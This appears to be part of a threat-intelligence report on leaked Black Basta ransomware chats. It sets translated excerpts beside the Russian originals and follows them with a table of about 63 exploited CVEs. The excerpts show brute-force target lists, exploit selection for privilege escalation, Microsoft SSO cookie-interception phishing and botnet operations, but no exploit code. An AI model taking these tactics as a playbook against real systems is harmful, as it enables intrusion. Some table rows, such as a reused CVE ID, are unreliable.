2024-05-29 17:01:10, @usernamegg:matrix.bestflowers247.online, it's working there's connection it's active. it didn't shut down since I restored it	2024-05-29 17:01:10, @usernamegg:matrix.bestflowers247.online, работает коннект есть активна. не выключалась как ввостановил

This conversation shows ***yy*** reporting DDoS attacks on the blog and identifying specific server outages. Meanwhile, ***gg*** quickly communicates recovery intentions while immediately initiating additional responses. Real-time information sharing and recovery decisions against external DDoS interference demonstrate established infrastructure maintenance capabilities and operational systems.

Journalist Contact and Internal Responses

Translated	Original Text
2024-03-01 08:27:20, @usernamegg:matrix.bestflowers247.online, Hello. I host a German podcast and would like to know if you could answer 5 questions for me in .txt format as an interview? I want to show people a deeper look into the life of one of the biggest Threat Actors. - How do you feel about ALPHV and LockBit recently being taken down by the FBI? - Would you say that you can easily get rich by learning to code, writing a suitable encryptor and joining the ransomware business? - Do you worry about your life or safety when you go out? Are you afraid of being caught by feds/FBI? Or do you live a relaxed life, with money and no worries. - Are there any ethical principles you follow? When I talked to LockBit, he told me he cares about hospitals. - Is there any advice you would like to give people? Translated with DeepL.com (free version) 2024-03-01 08:27:32, @usernamegg:matrix.bestflowers247.online, a journalist writes to us in private 2024-03-01 08:29:02, @usernamecc:matrix.bestflowers247.online,) yes I understood! and what do you think? give an interview? 2024-03-01 08:29: 20, @usernamegg:matrix.bestflowers247.online, no) but he touched on all the questions that worry me the most	2024-03-01 08:27:20, @usernamegg:matrix.bestflowers247.online, `Здравствуйте. Я веду немецкий подкаст и хотел бы узнать, не могли бы вы ответить мне на 5 вопросов в формате .txt в качестве интервью? Я хочу показать людям более глубокий взгляд на жизнь одного из крупнейших Threat Actor. - Как вы относитесь к тому, что ALPHV и LockBit недавно были разгромлены ФБР? - Могли бы вы сказать, что можно легко разбогатеть, научившись кодить, написав подходящий шифровальщик и присоединившись к бизнесу по производству выкупного ПО? - Беспокоитесь ли вы о своей жизни или безопасности, когда выходите на улицу? Боитесь ли вы быть пойманным федералами/ФБР? Или вы живете расслабленной жизнью, с деньгами и без забот. - Есть ли какие-то этические принципы, которых вы придерживаетесь? Когда я разговаривал с LockBit'ом, он сказал мне, что заботится о больницах. - Есть ли какой-нибудь совет, который вы хотели бы дать людям? Переведено с помощью DeepL.com (бесплатная версия) ` 2024-03-01 08:27:32, @usernamegg:matrix.bestflowers247.online, в лифку нам пишет журналист 2024-03-01 08:29:02, @usernamecc:matrix.bestflowers247.online,) да я понял! и что ты думаешь? дать интервью? 2024-03-01 08:29:20, @usernamegg:matrix.bestflowers247.online, нет) но он задел все те вопросы которые меня больше всего беспокоят

This conversation shows ***gg*** introducing an interview request from a German journalist, with questions addressing FBI's dismantling of ALPHV and LockBit, ethics, fears, and lifestyles - probing the inner aspects of operational members. Responding to ***cc***'s inquiry, ***gg*** indicates concerns, suggesting the questions deeply resonate personally.

This demonstrates members function not merely as practitioners but potentially harbor strong interests and conflicts regarding their actions, impacts, ethics, and risks. External attention temporarily visualizes internal psychology, creating valuable reaction records.

Statements on Credential Stuffing Attacks

Translated	Original Text
2024-01-30 16:55:04, @usernamegg:matrix.bestflowers247.online, look at the login password from him	2024-01-30 16:55:04, @usernamegg:matrix.bestflowers247.online, посмотри логин пасс от него
2024-01-30 17:28:49, @lapa:matrix.bestflowers247.online, you mean look for email and password?	2024-01-30 17:28:49, @lapa:matrix.bestflowers247.online, в смысле мыло и пасс поискать?
2024-01-30 17:29:07, @lapa:matrix.bestflowers247.online, I'll start the search soon	2024-01-30 17:29:07, @lapa:matrix.bestflowers247.online, скоро запущу поиск
2024-01-30 17:31:23, @usernamegg:matrix.bestflowers247.online, look for email and password	2024-01-30 17:31:23, @usernamegg:matrix.bestflowers247.online, мыло и пасс поискать
2024-01-30 17:31:57, @lapa:matrix.bestflowers247.online, started	2024-01-30 17:31:57, @lapa:matrix.bestflowers247.online, запустил
2024-01-30 17:32:01, @lapa:matrix.bestflowers247.online, I'll drop it when it's finished	2024-01-30 17:32:01, @lapa:matrix.bestflowers247.online, сброшу как закончится
2024-01-30 17:32:07, @usernamegg:matrix.bestflowers247.online, Brute: Cisco Cisco Router RDWeb Citrix Global Protect Pulse Secure FortiNet Big-IP OWA WordPress cPanel FTP	2024-01-30 17:32:07, @usernamegg:matrix.bestflowers247.online, Брут: Cisco Cisco Router RDWeb Citrix Global Protect Pulse Secure FortiNet Big-IP OWA WordPress cPanel FTP

This conversation shows ***gg*** explicitly instructing ***lapa*** to search for email addresses and passwords, with work commencing immediately. Notably, the instruction concludes with enumerated service names (e.g., Cisco, RDWeb, Citrix, Global Protect, FortiNet, WordPress, cPanel, FTP), listing these as deliberate attack targets. This exchange strongly suggests preparation for intrusion attempts against multiple enterprise infrastructure systems and VPN gateways, rather than simple information gathering.

Interest in Deepfake Technology

Translated	Original Text
2024-06-05 14:11:23, @usernameugway:matrix.bestflowers247.online, > draws a beautiful girl yes deepfakes are fucking awesome [omitted] 2024-06-05 16:03:33, @usernameugway:matrix.bestflowers247.online, it takes forever to load damn. 2024-06-05 16:03:40, @usernameugway:matrix.bestflowers247.online, I ordered a computer for deepfakes they'll bring it on weekends [omitted] 2024-06-13 19:26:45, @usernameugway:matrix.bestflowers247.online, when we finish the deepfakes the efficiency will increase many times - that's one hundred percent 2024-06-13 19:26:54, @usernameugway:matrix.bestflowers247.online, anyway we'll discuss all this on Saturday - I'll tell you the ideas	2024-06-05 14:11:23, @usernameugway:matrix.bestflowers247.online, > телку красивую рисует да пиздц дипфейки тема [omitted] 2024-06-05 16:03:33, @usernameugway:matrix.bestflowers247.online, грузит долго ппц. 2024-06-05 16:03:40, @usernameugway:matrix.bestflowers247.online, комп под дипфейки я заказал на вых привезут [omitted] 2024-06-13 19:26:45, @usernameugway:matrix.bestflowers247.online, когда доделаем дипфейки кпд вырастит в разы - это сто процентов 2024-06-13 19:26:54, @usernameugway:matrix.bestflowers247.online, в общем в субботу это все обсудим - расскажу идеи

This conversation reveals ***ugway*** strongly pursuing deepfake technology implementation, planning dedicated PC orders and weekend strategy sharing. Statements like "drawing beautiful girls" and "efficiency increases tremendously" highly suggest deepfake positioning as a tool for visual and psychological manipulation. Environmental preparations also progress to resolve technical constraints, indicating planned core utilization in future operational activities.

Sharing Reports on the Results of Unauthorized Access

Translated	Original Text
2023-10-19 14:20:44, @usernamess:matrix.bestflowers247.online, what to do with Brazil? 2023-10-19 15:19:29, @usernamess:matrix.bestflowers247.online, well here's my mini report [omitted] 2023-10-19 15:19:54, @usernamegg:matrix.bestflowers247.online, you checked all this? 2023-10-19 15:20:01, @usernamess:matrix.bestflowers247.online, yes 2023-10-19 15:20:04, @usernamess:matrix.bestflowers247.online, still checking 2023-10-19 15:20:13, @usernamegg:matrix.bestflowers247.online, you got it well 2023-10-19 15:20:14, @usernamess:matrix.bestflowers247.online, there's RDP here	2023-10-19 14:20:44, @usernamess:matrix.bestflowers247.online, с бразилией что делать? 2023-10-19 15:19:29, @usernamess:matrix.bestflowers247.online, ну вот мой мини отчет [omitted] 2023-10-19 15:19:54, @usernamegg:matrix.bestflowers247.online, ты все это чнкнул? 2023-10-19 15:20:01, @usernamess:matrix.bestflowers247.online, да 2023-10-19 15:20:04, @usernamess:matrix.bestflowers247.online, еще чекаю 2023-10-19 15:20:13, @usernamegg:matrix.bestflowers247.online, нормально ты взял 2023-10-19 15:20:14, @usernamess:matrix.bestflowers247.online, так тут рдп же

This conversation shows ***ss*** submitting a "mini report" while reporting Brazil-related preparation status, indicating ongoing target investigation and screening. The statement "because here it's RDP" particularly suggests the target environment possesses Remote Desktop Protocol (RDP), evaluated as a low-difficulty intrusion vector. Additionally, ***gg***'s immediate evaluation of investigative work reveals active division of labor and information sharing within the team.

Discussion of Constraints after Intrusion

Translated	Original Text
2024-03-28 09:19:50, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> <Masked: URL> did you download? 2024-03-28 09:20:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> did you download? yes, unpacking Linux kernels between versions 5.14 and 6.6, Debian, Ubuntu. > * can it be used on jenkins? 2024-03-28 09:22:23, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> CVE-2024-1086 Linux LPE > * > Universal exploit for local privilege escalation, working on most 2024-03-28 09:23:41, @usernamegg:matrix.bestflowers247.online, yeah 2024-03-28 09:55:31, @lapa:matrix.bestflowers247.online, but the jenkins exploit can only read some file 2024-03-28 09:56:31, @lapa:matrix.bestflowers247.online, i.e. it's unlikely to be able to run a command there that would launch this exploit for linux 2024-03-28 09:56:50, @usernamegg:matrix.bestflowers247.online, that's right 2024-03-28 09:56:54, @usernamegg:matrix.bestflowers247.online, not full access	2024-03-28 09:19:50, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> <Masked: URL> скачал? 2024-03-28 09:20:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> скачал? да, распоковываю тве ядер Linux между версиями 5.14 и 6.6, Debian, Ubuntu. > * тип его можно на jenkins использовать? 2024-03-28 09:22:23, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> CVE-2024-1086 Linux LPE > * > Универсальный эксплойт для повышения локальных привилегий , работающий на большинс2024-03-28 09:23:41, @usernamegg:matrix.bestflowers247.online, ага 2024-03-28 09:55:31, @lapa:matrix.bestflowers247.online, но эксплоит jenkins только может прочитать какой-либо файл 2024-03-28 09:56:31, @lapa:matrix.bestflowers247.online, т.е. врядли получится там запустить команду, которая бы этот эксплоит для линукса запустила 2024-03-28 09:56:50, @usernamegg:matrix.bestflowers247.online, это да 2024-03-28 09:56:54, @usernamegg:matrix.bestflowers247.online, не фулл доступ

This conversation shows ***gg*** and ***lapa*** sharing and verifying exploits related to Linux kernel privilege escalation vulnerabilities. While the exploit reportedly targets general environments like Debian and Ubuntu as a universal LPE (Local Privilege Escalation), ***lapa*** notes that Jenkins environments limit operations beyond file reading. This indicates practical constraints where execution restrictions and Jenkins sandbox behavior prevent full access. ***gg*** also agrees with this assessment, acknowledging limited effectiveness in such environments. The process reveals practical evaluation of exploits intended for technical weaponization and calm analysis of environmental constraints.

Frustration over Security Software Preventing Unauthorized File Downloads

Translated	Original Text
2024-05-21 08:04:57, @usernamegg:matrix.bestflowers247.online, we need to review the file extraction department	2024-05-21 08:04:57, @usernamegg:matrix.bestflowers247.online, нам нужно пересмотреть отдел выкачки файлов
2024-05-21 08:05:12, @usernamegg:matrix.bestflowers247.online, you should head it	2024-05-21 08:05:12, @usernamegg:matrix.bestflowers247.online, ты его должен возглавить
2024-05-21 08:05:25, @usernameyy:matrix.bestflowers247.online, well then I'll automate this business	2024-05-21 08:05:25, @usernameyy:matrix.bestflowers247.online, ну тогда я буду автоматизировать это дело
2024-05-21 08:05:29, @usernamegg:matrix.bestflowers247.online, and put all our strength into constantly extracting files from networks	2024-05-21 08:05:29, @usernamegg:matrix.bestflowers247.online, и прям все силы бросить на постоянную выкачку файлов с сеток
2024-05-21 08:05:35, @usernamegg:matrix.bestflowers247.online, soon they won't let us download anything at all	2024-05-21 08:05:35, @usernamegg:matrix.bestflowers247.online, скоро качать вообще нам не дадут ничего
2024-05-21 08:05:41, @usernamegg:matrix.bestflowers247.online, more and more problems with this	2024-05-21 08:05:41, @usernamegg:matrix.bestflowers247.online, все больше и больше проблем с этим
[omitted]	[omitted]
2024-05-21 08:06:37, @usernamegg:matrix.bestflowers247.online, there's some shit installed that doesn't let us download	2024-05-21 08:06:37, @usernamegg:matrix.bestflowers247.online, там стоит какая то хуйня которая не дает качать
2024-05-21 08:07:00, @usernamegg:matrix.bestflowers247.online, any servers, proxies, domains and everything necessary I'll quickly make CC + TT	2024-05-21 08:07:00, @usernamegg:matrix.bestflowers247.online, любые сервера,прокладки,домены и все что необходимо быстро сделаю CC + TT
2024-05-21 08:07:13, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> there's some shit installed that doesn't let us download is this happening right now?	2024-05-21 08:07:13, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> там стоит какая то хуйня которая не дает качать это прямо сейчас происходит?
[omitted]	[omitted]
2024-05-21 08:07:38, @usernamegg:matrix.bestflowers247.online, we infected	2024-05-21 08:07:38, @usernamegg:matrix.bestflowers247.online, мы заразили
2024-05-21 08:07:40, @usernamegg:matrix.bestflowers247.online, found the target	2024-05-21 08:07:40, @usernamegg:matrix.bestflowers247.online, нашли таргет
2024-05-21 08:07:51, @usernamegg:matrix.bestflowers247.online, or somehow magically brute forced the VPN	2024-05-21 08:07:51, @usernamegg:matrix.bestflowers247.online, либо сбрутили каким то волшебным образом впн
2024-05-21 08:07:55, @usernamegg:matrix.bestflowers247.online, connected	2024-05-21 08:07:55, @usernamegg:matrix.bestflowers247.online, подключились

[omitted] 2024-05-21 08:08:40, @usernamegg:matrix.bestflowers247.online, but there's some crap on all the machines against ransom that doesn't let us download	[omitted] 2024-05-21 08:08:40, @usernamegg:matrix.bestflowers247.online, но там на всех тачках от рансома стоит какая то херня которая не дает качать

The conversation reveals that despite successful infection and connection to targets, unknown defense mechanisms resembling anti-ransomware measures across all machines blocked downloads. This example demonstrates how technical and environmental factors can impede post-intrusion data acquisition, suggesting Black Basta's tactical shift toward organizational structure and automation infrastructure.

Preparation of Reverse Phishing Attacks and Team Sharing

Translated	Original Text
2024-05-16 08:59:47, @usernamegg:matrix.bestflowers247.online, this is priority 2024-05-16 08:59:50, @usernameyy:matrix.bestflowers247.online, good, I'm reading 2024-05-16 09:00:25, @usernamegg:matrix.bestflowers247.online, ``` [pending] : 2024-05-15 [16:51:55] AA: hey [16:51:57] AA: ? [16:55:49] _: hello, here [16:55:58] _: about reverse phish microsoft [16:56:29] _: keep in mind that for it to work we'll have to set up about 25 domains [16:56:51] AA: hello [16:56:53] AA: yes [16:56:56] AA: why so many? [16:57:08] AA: do you intercept cookies? [16:57:12] AA: will you set everything up? <Original Text Omitted: Domain List> [16:57:28] _: here's the list of domains we need to spoof <Original Text Omitted> [16:59:05] _: need drop domains [16:59:25] AA: is there someone who sells them? [16:59:30] _: yes [16:59:37] AA: can you buy them yourself? [16:59:40] AA: I'll add $ [16:59:51] AA: I'd like to test it in general	2024-05-16 08:59:47, @usernamegg:matrix.bestflowers247.online, это приоритет 2024-05-16 08:59:50, @usernameyy:matrix.bestflowers247.online, хорошо, я читаю 2024-05-16 09:00:25, @usernamegg:matrix.bestflowers247.online, ``` [pending] : 2024-05-15 [16:51:55] AA: ку [16:51:57] AA: ? [16:55:49] _: привет, тут [16:55:58] _: про реверс фиш майкрософт [16:56:29] _: имей ввиду что для его работы придётся поставить около 25 доменов [16:56:51] AA: привет [16:56:53] AA: да [16:56:56] AA: почему так много? [16:57:08] AA: у тебя идет перехват куки? [16:57:12] AA: ты все настроишь? <Original Text Omitted: Domain List> [16:57:28] _: вот список тех доменов которые нам надо подменить <Original Text Omitted> [16:59:05] _: нужны дроп домены [16:59:25] AA: есть кто продает? [16:59:30] _: да [16:59:37] AA: сможешь купить сам? [16:59:40] AA: я докину $ [16:59:51] AA: мне опробовать бы вообще

[16:59:51] _: okay
[16:59:55] AA: whether the topic will work
[17:00:10] _: btc¥hmr?
[17:00:34] AA: if I can intercept their cookies and immediately get into their Microsoft Security SSO
[17:00:39] AA: there will be many opportunities
[17:00:46] AA: btc
[17:00:59] _: <Masked: Cryptocurrency Wallet>
<Original Text omitted: conversation about attack preparation>
2024-05-16 09:00:30, @usernamegg:matrix.bestflowers247.online, here's the log with the panel author
2024-05-16 09:00:40, @usernamegg:matrix.bestflowers247.online, also reread it
2024-05-16 09:03:12, @usernamegg:matrix.bestflowers247.online, this reverse shell is some kind of complex system beyond my brains
2024-05-16 09:03:18, @usernamegg:matrix.bestflowers247.online, will you come today?
2024-05-16 09:03:32, @usernameyy:matrix.bestflowers247.online, apparently I have to, though I wasn't planning to)
2024-05-16 09:03:45, @usernameyy:matrix.bestflowers247.online, leave now?
2024-05-16 09:03:51, @usernamegg:matrix.bestflowers247.online, yes
2024-05-16 09:03:54, @usernameyy:matrix.bestflowers247.online, ok
	[16:59:51] _: окей
	[16:59:55] AA: будет тема работать
	[17:00:10] _: бтк¥хмр?
	[17:00:34] AA: если я смогу куки у них перехватывать и сразу залетать к ним в SSO Microsoft Security
	[17:00:39] AA: будет много возможностей
	[17:00:46] AA: бтх
	[17:00:59] _: <Masked: Cryptocurrency Wallet>
	<Original Text omitted: conversation about attack preparation>
	```
	2024-05-16 09:00:30, @usernamegg:matrix.bestflowers247.online, вот лог с автором панели
	2024-05-16 09:00:40, @usernamegg:matrix.bestflowers247.online, тоже перечитай
	2024-05-16 09:03:12, @usernamegg:matrix.bestflowers247.online, этот реверс шелл сложная какая то система неподсильная моим мозгам
	2024-05-16 09:03:18, @usernamegg:matrix.bestflowers247.online, ты приедешь сегодня?
	2024-05-16 09:03:32, @usernameyy:matrix.bestflowers247.online, видимо уже надо, а вообще не планировал)
	2024-05-16 09:03:45, @usernameyy:matrix.bestflowers247.online, выехать щас7
	2024-05-16 09:03:51, @usernamegg:matrix.bestflowers247.online, да
	2024-05-16 09:03:54, @usernameyy:matrix.bestflowers247.online, ок
	```

This conversation involves tactical exchanges regarding advanced phishing reverse configurations targeting Microsoft account SSO (Single Sign-On) breaches. ***gg*** declares this a "priority," mentioning reverse shell technical complexity while requesting overall design verification and construction assistance from ***yy***. Logs include conversations with panel creators, specifically planning preparation of 25+ domains, cookie interception, drop infrastructure, and BTC payments. This represents multi-stage attack methodologies using Microsoft domain impersonation plus direct session hijacking attempts bypassing security controls.

Conversation on Issues Encountered during the Attack

Translated	Original Text
2023-12-20 09:28:31, @usernamegg:matrix.bestflowers247.online, stop	2023-12-20 09:28:31, @usernamegg:matrix.bestflowers247.online, стоп
2023-12-20 09:28:38, @usernamegg:matrix.bestflowers247.online, something's wrong	2023-12-20 09:28:38, @usernamegg:matrix.bestflowers247.online, что то не то
2023-12-20 09:28:40, @usernamegg:matrix.bestflowers247.online, check (	2023-12-20 09:28:40, @usernamegg:matrix.bestflowers247.online, проверяй (
2023-12-20 09:28:43, @usernamegg:matrix.bestflowers247.online, aaaaaaaaah	2023-12-20 09:28:43, @usernamegg:matrix.bestflowers247.online, ааааааааа
2023-12-20 09:28:49, @usernamegg:matrix.bestflowers247.online, how could this be	2023-12-20 09:28:49, @usernamegg:matrix.bestflowers247.online, ну как же так
[omitted]	[omitted]
2023-12-20 09:28:54, @w:matrixtcFJHPDblmt2rg.network, machine is loading	2023-12-20 09:28:54, @w:matrixtcFJHPDblmt2rg.network, тачка грузиться
2023-12-20 09:29:50, @usernamegg:matrix.bestflowers247.online, do you understand how many deals we made?	2023-12-20 09:29:50, @usernamegg:matrix.bestflowers247.online, ты понимаешь же сколько делов мы сделал? Ю
2023-12-20 09:29:55, @usernamegg:matrix.bestflowers247.online, * do you understand how many deals we made?	2023-12-20 09:29:55, @usernamegg:matrix.bestflowers247.online, * ты понимаешь же сколько делов мы сделал?
2023-12-20 09:30:04, @usernamegg:matrix.bestflowers247.online, and your software doesn't connect (	2023-12-20 09:30:04, @usernamegg:matrix.bestflowers247.online, а у тебя софт не стучит (
2023-12-20 09:30:07, @usernamegg:matrix.bestflowers247.online, all into the void	2023-12-20 09:30:07, @usernamegg:matrix.bestflowers247.online, все в пустоту
2023-12-20 09:30:20, @w:matrixtcFJHPDblmt2rg.network, it connects	2023-12-20 09:30:20, @w:matrixtcFJHPDblmt2rg.network, стучит
2023-12-20 09:30:22, @w:matrixtcFJHPDblmt2rg.network, just launched it now	2023-12-20 09:30:22, @w:matrixtcFJHPDblmt2rg.network, вот щас запустил
2023-12-20 09:30:37, @usernamegg:matrix.bestflowers247.online, which file?	2023-12-20 09:30:37, @usernamegg:matrix.bestflowers247.online, какой файл?
2023-12-20 09:31:24, @usernamegg:matrix.bestflowers247.online, which file did you check from Ben or Burrito?	2023-12-20 09:31:24, @usernamegg:matrix.bestflowers247.online, какой фаил ты рповерил от бена или бурито?
2023-12-20 09:31:37, @w:matrixtcFJHPDblmt2rg.network, checking from Ben	2023-12-20 09:31:37, @w:matrixtcFJHPDblmt2rg.network, от бена првоеряю
2023-12-20 09:31:56, @w:matrixtcFJHPDblmt2rg.network, bot launched	2023-12-20 09:31:56, @w:matrixtcFJHPDblmt2rg.network, бот запуен

2023-12-20 09:32:06, @w:matrixtcFJHPDblmt2rg.network, and 53 bots online 2023-12-20 09:32:30, @usernamegg:matrix.bestflowers247.online, now we'll change js 2023-12-20 09:35:56, @usernamegg:matrix.bestflowers247.online, everything died	2023-12-20 09:32:06, @w:matrixtcFJHPDblmt2rg.network, и 53 бота в сети 2023-12-20 09:32:30, @usernamegg:matrix.bestflowers247.online, сейчас js поменяем 2023-12-20 09:35:56, @usernamegg:matrix.bestflowers247.online, все поумирало

This conversation depicts real-time response to critical technical failures during attack operations. ***gg*** detects signal transmission failure in bot-related operations and immediately commands "stop." While expressing anger and agitation about work invalidation responsibility, ***w*** reports bot activation and online status. However, after JS code modifications, ***gg*** ultimately reports "everything died," confirming all bot stoppage or failure. Confusion evident in file re-verification, along with teamwork recognition misalignment and technical reliability deficiency, reveals operational failure causes. This represents a significant failure case indicating fatal flaws in preparation, coordination, or execution.

5. Technical Deep Dive

While various analytical reports provide insights into ransomware groups' technical capabilities, these typically focus on individual incident methodologies. Comprehensively assessing specific ransomware organizations' overall technical proficiency without internal information remains challenging.

The leaked chat logs contained diverse information revealing Black Basta's technical capabilities. This chapter examines seven key areas:

1. Sensitivity to exploitable vulnerabilities and rapid adoption cycles
2. Malware utilization for efficient information gathering and operational activities
3. Security product evasion efforts for maintaining long-term environmental presence
4. Advanced phishing tactics
5. Custom tool development by Black Basta
6. Active integration of generative AI in operations
7. Exploitation of various online tools for operational purposes

These findings indicate Black Basta demonstrates high overall technical proficiency. Defending against such sophisticated groups requires countermeasures capable of withstanding complex tactics.

5.1 Vulnerability Exploitation in Practice

Overall Trends

Attackers often exploit vulnerabilities as initial entry vectors into target enterprises and post-intrusion attack methods. The chat logs confirm Black Basta frequently discussed exploitable vulnerabilities, with references to at least 63 vulnerabilities. These vulnerabilities span diverse products rather than specific ones, with particular focus on high-severity vulnerabilities such as Remote Code Execution (RCE) and privilege escalation. The following presents vulnerability lists organized by product.

Citrix (Network Equipment / Load Balancer)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-4966	2023/10/10	Application Delivery Controller (ADC)	Information Disclosure	9.4
CVE-2023-3519	2023/7/18	Application Delivery Controller (ADC)	RCE	9.8
CVE-2023-3467	2023/7/19	Application Delivery Controller (ADC)	Privilege Escalation	8
CVE-2023-3466	2023/7/19	Application Delivery Controller (ADC)	Reflected XSS	8.3

*) CVSS reflects CNA score

Jenkins (Software Development Support Tools)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-23897	2024/1/24	CI/CD	Information Disclosure	9.8

*) CVSS reflects NIST score

JetBrains (Software Development Support Tools)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-42793	2023/9/19	CI/CD	RCE	9.8
CVE-2024-27198	2024/3/4	CI/CD	Authentication Bypass	9.8

*) CVSS reflects CNA score

CPU (Central Processing Unit)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2017-5715	2018/1/3	CPU Optimization	Side-Channel Attack	5.6
CVE-2017-5754	2018/1/3	CPU Optimization	Side-Channel Attack	5.6
CVE-2017-5753	2018/1/3	CPU Optimization	Side-Channel Attack	5.6

*) CVSS reflects NIST score

Linux (Operating System)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-1086	2024/1/31	OS	Privilege Escalation	7.8

*) CVSS reflects CNA score

Microsoft (Operating System, Office Applications)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-26169	2024/3/12	OS	Privilege Escalation	7.8
CVE-2024-21338	2024/2/13	OS	Privilege Escalation	7.8
CVE-2023-36884	2023/7/11	OS	RCE	7.5
CVE-2023-36874	2023/7/11	OS	Privilege Escalation	7.8
CVE-2023-36394	2023/11/14	OS	Privilege Escalation	7
CVE-2023-35628	2023/12/12	OS	RCE	8.1
CVE-2022-37969	2022/9/13	OS	Privilege Escalation	7.8
CVE-2022-30190	2022/5/30	OS	RCE	7.8
CVE-2021-42287	2021/11/9	OS	Privilege Escalation	7.5
CVE-2021-42278	2021/11/9	OS	Privilege Escalation	7.5
CVE-2021-40444	2021/9/7	OS	RCE	8.8
CVE-2020-1472	2020/8/11	OS	Privilege Escalation	5.5
CVE-2023-21716	2023/2/14	Word	RCE	9.8
CVE-2017-11882	2017/11/14	Equation Editor	RCE	7.8
CVE-2023-29357	2023/6/13	SharePoint	Privilege Escalation	9.8
CVE-2023-23397	2023/3/14	Outlook	Privilege Escalation	9.8
CVE-2024-21413	2024/2/13	Outlook	RCE	9.8
CVE-2024-21378	2024/2/13	Outlook	RCE	8.8
CVE-2023-36745	2023/9/12	Exchange Server	RCE	8
CVE-2022-41082	2022/9/30	Exchange Server	RCE	8
CVE-2022-41040	2022/9/30	Exchange Server	Server-Side Request Forgery	8.8
CVE-2021-42321	2021/11/9	Exchange Server	RCE	8.8
CVE-2021-28482	2021/4/13	Exchange Server	RCE	8.8
CVE-2021-26855	2021/3/2	Exchange Server	Server-Side Request Forgery	9.8

*) CVSS reflects CNA score. However, CVE-2017-11882 and CVE-2021-26855 reflect NIST scores.

Fortinet (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-23108	2023/10/10	SIEM	RCE	10
CVE-2024-23109	2023/10/10	SIEM	RCE	10
CVE-2024-21762	2024/2/8	SIEM	RCE	9.8
CVE-2024-23113	2024/2/8	VPN	RCE	9.8

*) CVSS reflects CNA score

Check Point (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-24919	2024/5/28	VPN	Information Disclosure	8.6

*) CVSS reflects CNA score

Google Chrome (Web Browser)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-0609	2022/2/16	Web Browser	Use-After-Free	8.8

*) CVSS reflects NIST score

WordPress (Contents Management System)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-25600	2024/2/13	WordPress Theme	RCE	10
CVE-2023-7027	2024/1/3	WordPress	Stored XSS	7.2
CVE-2023-6875	2024/1/11	WordPress Plug-in	API Key Reset	9.8

*) CVSS reflects NIST score

RarLab (File Compressor)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-38831	2023/8/23	File Compression Software	Arbitrary Code Execution	7.8

*) CVSS reflects NIST score

Spring Framework (Development Platform)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-22965	2022/4/1	Development Platform	RCE	9.8

*) CVSS reflects NIST score

GitLab (Source Code Management)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-22965	2022/4/1	Source Code Management	RCE	9.8

*) CVSS reflects CNA score

Atlassian Confluence (Documents Sharing Platform)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-21683	2024/5/21	Document creation / management tools	RCE	8.8
CVE-2023-22515	2023/10/04	Document creation / management tools	Broken Access Control	10
CVE-2022-26134	2022/6/2	Document creation / management tools	RCE	9.8

*) CVSS reflects CNA score. However, CVE-2022-26134 reflect NIST values.

Zyxel (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-30525	2022/5/12	Firewall	RCE	9.8

*) CVSS reflects CNA score

Juniper OS (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-36845	2023/8/17	Firewall	RCE	9.8
CVE-2023-36844	2023/8/17	Firewall	Data Tampering	5.3

*) CVSS reflects CNA score

Palo Alto Networks Pan-OS (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-3400	2024/4/12	Firewall	RCE	10

*) CVSS reflects CNA score

Zimbra (Collaboration Platform)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-41352	2022/9/25	E-mail / Groupware	RCE	9.8
CVE-2022-37042	2022/8/12	E-mail / Groupware	Authentication Bypass	9.8
CVE-2022-27925	2022/4/20	E-mail / Groupware	Directory Traversal	7.2

*) CVSS reflects NIST score

Exim (E-mail Transfer Agent)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-42115	2023/9/27	E-mail Transfer Agent	RCE	9.8

*) CVSS reflects CNA score

Apache Log4j2 (Application Library)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2021-44228	2021/12/9	Logging Framework	RCE	10

*) CVSS reflects NIST score

ConnectWise (Integrated Management Platform)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2024-1709	2024/2/21	Remote Desktop	Authentication Bypass	10
CVE-2024-1708	2024/2/21	Remote Desktop	Path Traversal	8.4

*) CVSS reflects CNA score

Cisco (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2023-20198	2023/10/16	Management Interface	Privilege Escalation	10

*) CVSS reflects CNA score

F5 Big-IP (Network Security Equipment)

CVE ID	Published on	Function	Type of Vulnerability	CVSS
CVE-2022-1388	2022/5/4	Management Interface	Authentication Bypass	10

*) CVSS reflects CNA score

The following excerpts show the chat logs discussing exploitable vulnerabilities. For example, members exchange knowledge about utilizing code that exploits CVE-2024-3400 published on forums and executable files that exploit CVE-2023-36874.

Conversation on CVE-2024-3400

Translated	Original Text
2024-04-15 13:02:11, @usernamegg:matrix.bestflowers247.online, CVE-2024-3400.py [omitted]	2024-04-15 13:02:11, @usernamegg:matrix.bestflowers247.online, CVE-2024-3400.py [omitted]
